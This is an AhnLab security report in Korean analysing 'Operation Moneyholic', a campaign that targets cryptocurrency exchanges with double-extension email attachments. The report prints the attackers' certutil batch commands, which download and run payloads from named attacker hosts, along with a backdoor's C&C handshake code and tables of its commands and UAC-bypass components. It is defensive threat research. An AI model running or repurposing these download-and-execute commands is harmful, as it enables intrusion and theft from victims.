2019. 08. 29

Analysis Report

Operation Moneyholic

금전적 이득을 목적으로 한 최신 표적 공격 사례 분석

ASEC대응팀

AhnLab

경기도 성남시 분당구 판교역로 220 (우) 13493 | 대표전화 : 031-722-8000 | 팩스 : 031-722-8901 | www.ahnlab.com

목차

개요

한때 세계적인 투기 열풍이 불었던 암호화폐(Cryptocurrency)는 각국의 암호화폐 정책이나 경기 변화의 영향으로 등락을 반복하고 있지만, 투자 아이템으로 자리를 잡았다는 것이 중론이다.

암호화폐가 투자 자산으로 인기를 얻기 시작하면서 다수의 해킹 조직들도 암호화폐에 관심을 보이기 시작했다. 이들은 복구 비용으로 암호화폐를 요구하는 랜섬웨어를 시작으로, 암호화폐를 채굴(mining)하는 마이너(Miner, 또는 Coin miner), 크랩토재킹(Cryptojacking) 등 암호화폐 탈취를 위해 다양한 형태의 악성코드를 제작, 유포하고 있다. 또 국내외 주요 암호화폐 거래소를 공격하거나 암호화폐 사용자의 계정을 해킹하는 사건도 심심치 않게 발생하고 있다.

안랩은 지난 2018년 초부터 암호화폐 거래소와 이용자를 노리는 악성코드와 표적 공격의 징후를 포착하고, 이를 오퍼레이션 머니홀릭(Operation Moneyholic)으로 명명했다.

본 보고서에는 암호화폐 탈취를 통해 금전적 이득을 얻기 위해 유포된 악성코드의 주요 특징과 변화를 분석하는 한편, 특정 국가에서 운영하고 있는 해킹 조직과의 관련성에 대해 기술적인 근거를 살펴본다.

악성코드 상세 분석

2018년 2월부터 2019년 8월 현재까지 오퍼레이션 머니홀릭 조직이 사용한 악성코드를 분석한 결과, 주요 공격 대상은 암호화폐 거래소와 이용자로 좁혀졌다. 오퍼레이션 머니홀릭이 사용한 주요 악성코드의 특징과 변화는 다음과 같다.


1. 파일명의 이중확장자 및 공백

2018년 중•후반까지 이메일 첨부 파일 형태로 유포된 악성코드는 [표 1]과 같이 크게 두 가지 형태가 존재하는데, 공통적으로 파일명에 이중확장자를 사용하거나 확장자 사이에 공백을 적용했다.

	파일명
유형 1	WXB 코인 배정 내용 - 송부용.xlsx .exe
유형 2	***조직 3차 -5차 마지막 BCOT 구매 리스트 및 수량계산 확인.hwp.exe

[표 1] 이중확장자 및 공백을 사용한 악성코드

[표 1]의 유형 1과 유형 2의 파일명에서 첫번째 확장자(각각 .xlsx, .hwp)는 공격 대상(수신자)의 의심을 피하기 위해 문서 파일로 위장한 것으로, 실제 확장자는 뒤에 나오는 두번째 확장자(.exe)이다. 공격 대상이 메일에 첨부된 이들 파일을 실행하면 [그림 1]과 같은 과정으로 동작한다.




[그림 1] 악성코드 동작 과정

[표 1]의 악성코드는 유형에 따라 다음과 같은 특징을 갖고 있다.

(1) 유형 1: 정상 파일 생성 및 악성코드 다운로드

유형 1의 악성코드(파일)이 실행되면 내부에 존재하는 정상 파일을 생성하여 공격 대상에게 보여준다. 이때 [그림 2]와 같이 이메일에 첨부된 악성 파일의 첫 번째 확장자와 코드를 비교해 생성할 정상 파일의 확장자를 결정한다.



[그림 2] 유형 1의 악성 파일(.xlsx{공백}.exe)의 정상 파일(xls) 생성 과정

유형 1의 파일("WXB 코인 배정 내용 - 송부용.xlsx{공백}.exe")이 생성한 정상 파일(.xls)에는 암호화폐 거래소로 추정되는 회사의 임직원 개인정보와 각 임직원별 암호화폐 보유 현황이 기록되어 있었다. 생성된 정상 파일(.xls)에 기록된 내용이 실제로 유효한 내용인지 확인할 수 없었지만, 공격자가 임의로 작성했다기보다 해킹 등을 통해 획득한 내용으로 추정된다.

또한, [그림 1]의 동작 과정 중 메일에 첨부된 악성 파일 실행 시 다운로드되는 '1.txt' 파일은 배치 파일(batch file)로, [표 2]와 같이 운영체제에 따라 악성코드를 추가로 다운로드한다.

```
:32BITOS
certutil –urlcache –split –f "http://881.000webhostapp.com/setup1.txt" > nul
certutil –decode –f setup1.txt setup.cab > nul
del /f /q setup1.txt > nul
GOTO ISEXIST

:64BITOS
certutil –urlcache –split –f "http://881.000webhostapp.com/setup2.txt" > nul
certutil –decode –f setup2.txt setup.cab > nul
del /f /q setup2.txt > nul
GOTO ISEXIST
```

[표 2] 유형 1의 배치 파일(1.txt) 정보

'1.txt' 배치 파일에 의해 다운로드된 'setup1.txt(또는 setup2.txt)' 파일은 cab 파일이다. 해당 파일은 BASE64로 암호화되어 있으며, 복호화하면 [그림 3]와 같이 내부에 압축 파일이 존재하고 있음을 알 수 있다.

[그림 3] BASE64로 암호화된 setup1.txt

[그림 3]에서 볼 수 있는 것처럼 setupt1.txt 파일에는 4개의 파일이 포함되어 있는데, 그 중 핵심은 TiWorker.exe이다. TiWorker.exe 파일은 백도어 기능을 수행하며, 나머지 3개의 파일은 TiWorker.exe를 실행하기 위한 보조 기능을 수행한다.

파일명	기능
install.bat	• TiWorker.exe가 외부와 통신하도록 윈도우 방화벽의 in/outbound 정책에 추가 • HKCU₩Software₩Microsoft₩Windows₩CurrentVersion₩Run에 추가
NTWDBLIB.dll	• 윈도우 7 이하에서 정상 파일 cliconfg와 함께 실행 -> install.bat 실행, UAC Bypass
update.dll	• 윈도우 10에서 install.bat 실행, UAC Bypass

[표 3] 보조 파일의 기능 정보

TiWorker.exe는 온라인에 소스코드가 공개된 중국산 백도어를 기반으로 제작되었으며, C&C 서버와 통신할 때 [그림 4]와 같이 특정 시그니처(fxftest)를 전송한다.

TIWorker.exe의 소스

```
char cFlag[8] = "fxftest";
char buf[8] = {0};
send(sktClient,cFlag,strlen(cFlag),0);
recv(sktClient,buf,8,0);
if(strncmp(buf,cFlag,7))
{
    return 0;
}
send(sktClient,(char *)&mycomputerinfo,sizeof(mycomputerinfo),0);
```

C&C 통신 패킷

```
00 02  56 26 fe 5a 08 00 45 00    ·PV··u·· V&·Z··E·
80 06  f9 22 c0 a8 74 98 05 fc    ·/··@··· ·"··t···
c3 f0  85 ca 23 c9 6f 24 50 18    ·]····· ··#·o$P·
66 78  66 74 65 73 74             ··S···fx ftest
```

[그림 4] TiWorker.exe 소스코드 및 C&C 통신 패킷

[표 4]는 분석을 통해 확인한 TiWorker.exe 파일의 주요 기능을 정리한 것이다.

명령		설명
case 1	GetDriver(sktClient);	논리 드라이브 목록
case 2	ListFile(sktClient,mycommand.Parameter);	파일 리스트
case 3	RunProc(sktClient,mycommand.Parameter);	파일 실행: WinExec(path,SW_HIDE);
case 4	DelFile(sktClient,mycommand.Parameter);	파일 삭제: DeleteFile(path)
case 5	DownFile(sktClient);	파일 생성: CreateFile()
case 6	UpFile(sktClient,mycommand.Parameter);	파일 업로드: CreateFile(), CreateFileMapping()
case 7	ListProc(sktClient);	프로세스 리스트: CreateToolhelp32Snapshot()
case 8	KillProc(sktClient,mycommand.Parameter);	프로세스 종료: TerminateProcess()
case 9	CreateCmd(sktClient);	cmd.exe 실행: CreateProcess(()
case 10	RunCmd(sktClient,mycommand.Parameter);	cmd.exe 실행: WriteFile()
case 11	CloseCmd(sktClient);	cmd.exe 핸들 종료
case 12	TestConnect(sktClient);	C&C서버와 통신 테스트

[표 4] TiWorker.exe의 백도어 기능

(2) 유형 2: 정상 파일 생성 및 악성코드 다운로드

유형 2의 악성 파일은 유형 1의 파일과는 조금 다르게 동작한다. 유형 1은 공격 대상에게 보여주기 위한 위장용 정상 파일을 자기 내부에 갖고 있었으나, 유형 2는 C&C 서버에서 BASE64로 암호화된 정상 파일과 악성코드를 다운로드한다.

• 정상 한글 파일 다운로드

"certutil -urlcache -split -f http://attach10131.1apps.com/11.txt %temp%/4.txt && certutil -decode -f %temp%/4.txt ₩"%cd%/***조직 3차 -5차 마지막 BCOT 구매 리스트 및 수량계산 확인.hwp₩" && start ₩"C:₩₩Program Files (x86)₩₩Hnc₩₩Hwp80₩₩hwp.exe₩" ₩"***조직 3차 -5차 마지막 BCOT 구매 리스트 및 수량계산 확인.hwp₩"


• 악성코드 다운로드

copy /Y %windir%₩System32₩certutil.exe %TEMP%₩ct.exe && cd /d %TEMP% && ct -urlcache -split -f http://attach10131.1apps.com/1.txt && ct -decode-f 1.txt 1.bat && del /f /q 1.txt && 1.bat

---


[표 5] 유형 2의 배치 파일(1.txt) 정보

[표 5]의 11.txt 파일은 BASE64로 암호화되어 있으며, 복호화하면 암호화폐와 관련된 내용의 정상적인 한글 파일이 나타난다. 특이한 점은 파일의 지은이(작성자), 즉 해당 파일을 생성한 이가 ASPNET 계정을 사용했다는 것이다.



[그림 5] 11.txt 파일 정보

해당 계정은 TiWorker.exe를 통해 추가 유포된 악성코드(DnsCacheUpdate.dll 등)가 감염 PC에 생성하는 원격데스크톱(RDP) 계정으로, 이에 대한 내용은 별도로((5) 추가 악성코드의 종류 및 특징) 살펴본다.



[그림 6] 정상 한글 파일의 지은이 정보

attach10131.1apps.com에는 악성 파일 3개(1.txt ~ 3.txt)와 공격 대상에게 보여주기 위한 정상 파일 8개(4.txt ~ 11.txt)가 존재한다. 8개의 정상 파일은 공통적으로 암호화폐와 관련된 내용의 문서 파일이었으며, 마지막으로 저장한 사람이 "ASPNET"이다. 또 [표 6]과 같이 작성한 날짜가 동일하며, 마지막 수정 날짜(시간)은 다소의 차이가 있다.

파일명	작성한 날짜	마지막 수정한 날짜
4.txt	2018년 5월 21일 월요일 오전 11:20:16	2018년 5월 21일 월요일 오후 3:39:52
5.txt	2018년 5월 21일 월요일 오전 11:20:16	2018년 5월 21일 월요일 오후 3:25:09
6.txt	2018년 5월 21일 월요일 오전 11:20:16	2018년 5월 21일 월요일 오후 3:36:01
7.txt	2018년 5월 21일 월요일 오전 11:20:16	2018년 5월 21일 월요일 오후 2:48:53
8.txt	2018년 5월 21일 월요일 오전 11:20:16	2018년 5월 21일 월요일 오후 3:28:48
9.txt	2018년 5월 21일 월요일 오전 11:20:16	2018년 5월 21일 월요일 오후 2:56:37
10.txt	2018년 5월 21일 월요일 오전 11:20:16	2018년 5월 21일 월요일 오후 3:05:58
11.txt	2018년 5월 21일 월요일 오전 11:20:16	2018년 5월 21일 월요일 오전 11:47:29

[표 6] 정상 파일의 등록정보


위에서 살펴본 내용을 통해 오퍼레이션 머니홀릭은 ASPNET 계정으로 로그인 후 정상 한글 파일 1개로 내용이 다른 정상 한글 문서 7개를 추가로 만들었으며, 악성코드 유포 시 공격 대상의 의심을 피하기 위해 이들 문서 파일을 보여주었음을 알 수 있다.

한편, 유형 1의 악성 파일인 '1.txt'는 BASE64로 암호화된 배치 파일로, [표 2]에서 설명한 유형 1의 배치 파일(1.txt)과 동일한 기능을 수행한다.

[그림 7] 유형 2의 배치 파일(1.txt) 정보

유형 1과 마찬가지로 배치 파일(1.txt)이 다운로드하는 파일은 압축파일(cab)이며, 해당 파일의 내부에는 다수의 악성코드가 존재한다. 그 중 핵심 파일은 ipnet.dll과 ipnet.dll이 참조하는 ipnet.ini이며, ini 파일에는

C&C 주소가 암호화되어 있다. 그러나, 유형 1의 백도어인 TiWorker.exe는 C&C서버와 TCP 80번 포트로 통신하는 반면, 유형 2의 백도어인 inpnet.dll은 C&C 서버의 FTP 서비스를 사용한다.



[그림 8] 유형 1과 유형 2의 cab 파일 내부 비교

[표 7]은 분석을 통해 확인한 ipnet.dll의 기능을 정리한 것이다.

명령			설명
case 1	cmd /c	/usr	CreateProcessAsUserA(): 프로세스 실행
case 2		Pull, /f	파일 복사 후 C&C로 업로드 그리고 삭제
case 3		chip	파일 삭제 후 파일 생성
case 4		put	파일 복사 후 삭제


[표 7] ipnet.dll의 백도어 기능

ipnet.dll은 악성코드 제작 시간을 기준으로 2014년 5월 29일(11시 26분)에 처음 나타난 것으로 추정되며, 이메일을 통해 국내 특정 기관에 유입됐다. 당시 국내 보안 업체에서 악성코드 정보를 공개하면서 관련 내용의 일부가 기사화된 바 있다.

<관련 기사>

• 북한 위성 내용 가장한 사이버공격용 악성코드 발견


http://www.dt.co.kr/contents.html?article_no=2014061002019960800002



[그림 9] 2014년 5월에 유포된 악성코드의 동작 과정


[그림 9]에서 1.scr이 생성한 정상 문서 파일(DOC)은 북한 동해 위성 발사대 건설과 관련된 내용을 포함하고 있었다. temp.zip에는 다수의 악성코드가 존재하며, 그 중 ipnet.dll은 앞서 살펴본 유형 2의 cab 파일([그림 8] 오른쪽)에 포함되어있던 ipnet.dll의 변종이다.

[그림 10]은 2014년 5월에 유포된 악성코드에 포함된 ipnet.dll(왼쪽)과 유형 2의 cab 파일에 포함되어있던 ipnet.dll(오른쪽)을 비교한 것이다. 2014년 5월의 ipnet.dll은 웹 통신을, 유형 2의 cab 파일에 포함된 ipnet.dll은 FTP를 통해 C&C와 통신한다는 점에서 차이를 보인다.



[그림 10] ipnet.dll의 기능 비교

